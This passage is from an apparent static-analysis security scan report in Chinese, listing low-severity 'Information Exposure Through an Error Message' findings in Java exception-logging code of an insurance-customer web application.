	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java
行	129	131
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java

方法 public void printByPk() {

```
....
129.                          }catch (Exception ex) {
....
131.                                  logger.error("["+thisProgId+"]
printByKey() has Exception --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 17:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=180
狀態	新的

方法queryNotifications**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java**第**140**行因元素**ex**異常截取**Exception。**此**值**經程式流程最終輸出到方法**queryNotifications**在**TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java第140行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java
行	156	157
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyPrintMgBn.java
方法	public void queryNotifications() {

```
....
156.                        }catch (ParseException ex) {
157.                              logger.error("["+thisProgId+"]
queryNotifications() has ParseException --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 18:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=181
狀態	新的

方法printByPk在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java第89行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printByPk在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java第89行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java
行	102	104
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java
方法	public void printByPk() {

```
....
102.                    }catch (Exception ex) {
....
104.                          logger.error("["+thisProgId+"]
printByKey() has Exception --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 19:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=182
狀態	新的

方法queryNotifications**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java**第**113**行因元素**ex**異常截取**Exception。**此**值**經程式流程最終輸出到方法**queryNotifications**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java**第**113**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(** Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java
行	126	127
物件	ex	error

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/IvrPwdNotifyRePrintMgBn.java

方法 public void queryNotifications() {

```
....
126.                  } catch (ParseException ex) {
127.                        logger.error("["+thisProgId+"]
queryNotifications() has ParseException --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 20:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=183
狀態	新的

方法printBySource**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java**第**93**行因元素**ex**異常截取**Exception。**此**值**經程式流程最終輸出到方法**printBySource**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java**第**93**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(** Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java
行	102	104
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java
方法	public void printBySource() {

```
....
102.                        } catch (Exception ex) {
....
104.                              logger.error("["+thisProgId+"]
printBySource() has Exception --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 21:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=184
狀態	新的

方法printByPk在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第116行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printByPk在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第116行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java
行	131	133
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java
方法	public void printByPk() {

```
....
131.                              }catch (Exception ex) {
....
133.                                    logger.error("["+thisProgId+"]
printByKey() has Exception --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 22:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=185
狀態	新的

方法queryNotifications在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第142行因元素ex異常截取Exception。此值經程式流程最終輸出到方法queryNotifications在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java第142行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java
行	158	159
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyPrintMgBn.java
方法	public void queryNotifications() {

```
....
158.                        }catch (ParseException ex) {
159.                              logger.error("["+thisProgId+"]
queryNotifications() has ParseException --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 23:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=186
狀態	新的

方法printByPk在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第88行因元素ex異常截取Exception。此值經程式流程最終輸出到方法printByPk在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第88行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java
行	100	102
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java
方法	public void printByPk() {

```
....
100.                    }catch (Exception ex) {
....
102.                            logger.error("["+thisProgId+"]
printByKey() has Exception --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 24:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=187
狀態	新的

方法queryNotifications在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第111行因元素ex異常截取Exception。此值經程式流程最終輸出到方法queryNotifications在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java第111行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java
行	124	125
物件	ex	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/oparea/PwdNotifyRePrintMgBn.java
方法	public void queryNotifications() {

```
....
124.                } catch (ParseException ex) {
125.                    logger.error("["+thisProgId+"]
queryNotifications() has ParseException --> "+ex.toString());
```

Information Exposure Through an Error Message\路徑 25:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=188
狀態	新的

方法dateComparator在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.java第95行因元素e異常截取Exception。此值經程式流程最終輸出到方法dateComparator在TGL-CSIS-

Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.java第95行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.java
行	104	105
物件	e	error

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OnwerCreditCardMgBn.java

方法　public int dateComparator(String month,String year) {

```
....
104.                } catch (NumberFormatException e) {
105.                     log.error(thisProgId+" dateComparator()
NumberFormatException --> "+e.toString());
```

Information Exposure Through an Error Message\路徑 26:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=189
狀態	新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java第65行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java第65行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java
行	83	84
物件	e	error

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java

方法　public void init() {

```
....
83.          }catch(Exception e){
84.                logger.error("[OwnerClaimsRecordQueryMgBn] -> " +
e.getMessage());
```

Information Exposure Through an Error Message\路徑 27:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=190
狀態	新的

方法search**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java**第**88**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**search**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java**第**88**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java
行	133	134
物件	e	error

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerClaimsRecordQueryMgBn.java
方法	public void search(){

```
....
133.                } catch (Exception e) {
134.                      logger.error( e.getMessage() );
```

Information Exposure Through an Error Message\路徑 28:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=191
狀態	新的

方法init**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java**第**60**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**init**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java**第**60**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)**。**

	來源	目的地

檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
行	80	81
物件	e	info

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
方法 public void init() {

```
....
80.          } catch (Exception e) {
81.                  logger.info("[OwnerClaimsRecordQueryMgBn] -> " +
e.getMessage());
```

Information Exposure Through an Error Message\路徑 29:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=192
狀態	新的

方法search**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java**第**86**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**search**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java**第**86**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
行	156	157
物件	e	error

代碼片斷
檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerContractChangMgBn.java
方法 public void search() {

```
....
156.                } catch (Exception e) {
157.                        logger.error( e.getMessage() );
```

Information Exposure Through an Error Message\路徑 30:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=193
狀態	新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java
行	69	70
物件	e	error

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java
方法	public void init() {

```
....
69.         } catch (Exception e) {
70.                 logger.error(thisProgId+" init() has Exception -> "+
e.toString());
```

Information Exposure Through an Error Message\路徑 31:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=194
狀態	新的

方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62行因元素e異常截取Exception。此值經程式流程最終輸出到方法init在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java第62行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java
行	97	98
物件	e	error

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPaymentMgBn.java
方法	public void init() {

```
....
97.                        } catch (NumberFormatException e) {
98.                              logger.error(thisProgId+" init() has
NumberFormatException -> "+ e.toString());
```

Information Exposure Through an Error Message\路徑 32:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=195
狀態	新的

方法checkPolicyCount在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java第95行因元素e1異常截取Exception。此值經程式流程最終輸出到方法checkPolicyCount在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java第95行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java
行	196	197
物件	e1	printStackTrace

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java
方法	public void checkPolicyCount() {

```
....
196.                  } catch (BizzException e1) {
197.                        e1.printStackTrace();
```

Information Exposure Through an Error Message\路徑 33:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=196
狀態	新的

方法getCurrentTime**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java**第**203**行因元素**e**異常截取**Exception**。此**値**經程式流程最終輸出到方法**getCurrentTime**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java**第**203**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java
行	210	211
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyCertificationENGMgBn.java

方法 public void getCurrentTime() {

```
....
210.                } catch (Exception e) {
211.                        e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 34:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=197
狀態	新的

方法toChkClosePosChange**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java**第**170**行因元素**e**異常截取**Exception**。此**値**經程式流程最終輸出到方法**toChkClosePosChange**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java**第**170**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java
行	206	207
物件	e	printStackTrace

代碼片斷

檔案名稱 TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/OwnerPolicyChangeMgBn.java

方法 public void toChkClosePosChange(){

```
....
206.                        } catch (ParseException e) {
207.                              e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 35:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=198
狀態	新的

方法downloadFile**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java**第**190**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**downloadFile**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java**第**190**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java
行	198	199
物件	e	printStackTrace

代碼片斷

檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java
方法	public void downloadFile(Long itemOrder) {

```
....
198.                              } catch (IOException e) {
199.                                    e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 36:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=199
狀態	新的

方法downloadFileByGuid**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java**第**209**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**downloadFileByGuid**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java**第**209**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息**(Information Exposure Through an Error Message)**。**

	來源	目的地

檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java
行	220	221
物件	e	printStackTrace

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/OwnerPolicyDetailMgBn.java

方法　public void downloadFileByGuid(String guid) throws IOException {

```
....
220.                  } catch (Exception e) {
221.                          e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 37:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=200
狀態	新的

方法showAllocationList**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail02MgBn.java**第**77**行因元素**e**異常截取**Exception**。此**值**經程式流程最終輸出到方法**showAllocationList**在**TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail02MgBn.java**第**77**行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(** Information Exposure Through an Error Message)**。**

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail02MgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail02MgBn.java
行	99	100
物件	e	error

代碼片斷

檔案名稱　TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/ownerarea/policydetail/PolicyDetail02MgBn.java

方法　public void showAllocationList(){

```
....
99.             } catch (NumberFormatException e) {
100.                            logger.error("PolicyDetail02MgBn
輸入參數型別錯誤(capitalChgId) --> " + e.toString());
```

Information Exposure Through an Error Message\路徑 38:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=201
狀態	新的

方法toPosChangeItem在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java第816行因元素e異常截取Exception。此值經程式流程最終輸出到方法toPosChangeItem在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java第816行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java
行	882	883
物件	e	printStackTrace

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/posfunction/PosChangeFlowMgBn.java
方法	public void toPosChangeItem() {

```
....
882.                } catch (Exception e) {
883.                        e.printStackTrace();
```

Information Exposure Through an Error Message\路徑 39:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=202
狀態	新的

方法toSearchUser在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java第84行因元素e異常截取Exception。此值經程式流程最終輸出到方法toSearchUser在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java第84行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java
行	92	93
物件	e	error

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysFunctionMgbn.java
方法	public void toSearchUser() {

```
....
92.         }catch(Exception e){
93.               logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 40:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=203
狀態	新的

方法addMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第43行因元素e異常截取Exception。此值經程式流程最終輸出到方法addMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第43行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地
檔案	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java
行	52	53
物件	e	error

代碼片斷	
檔案名稱	TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java
方法	public void addMenu(SysMenu sysMenu){

```
....
52.         }catch(Exception e){
53.               logger.error(e.getMessage());
```

Information Exposure Through an Error Message\路徑 41:

嚴重程度：	低風險
結果狀態：	校驗
線上結果	http://PMWCDRV1/CxWebClient/ViewerMain.aspx?scanid=1010623&projectid=10041&pathid=204
狀態	新的

方法updateMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第61行因元素e異常截取Exception。此值經程式流程最終輸出到方法updateMenu在TGL-CSIS-Web/src/main/java/com/tgl/csis/web/ui/main/sysarea/SysMenuMgbn.java第61行提供給使用者。這可能因系統異常，提供詳細錯誤訊息(Information Exposure Through an Error Message)。

	來源	目的地

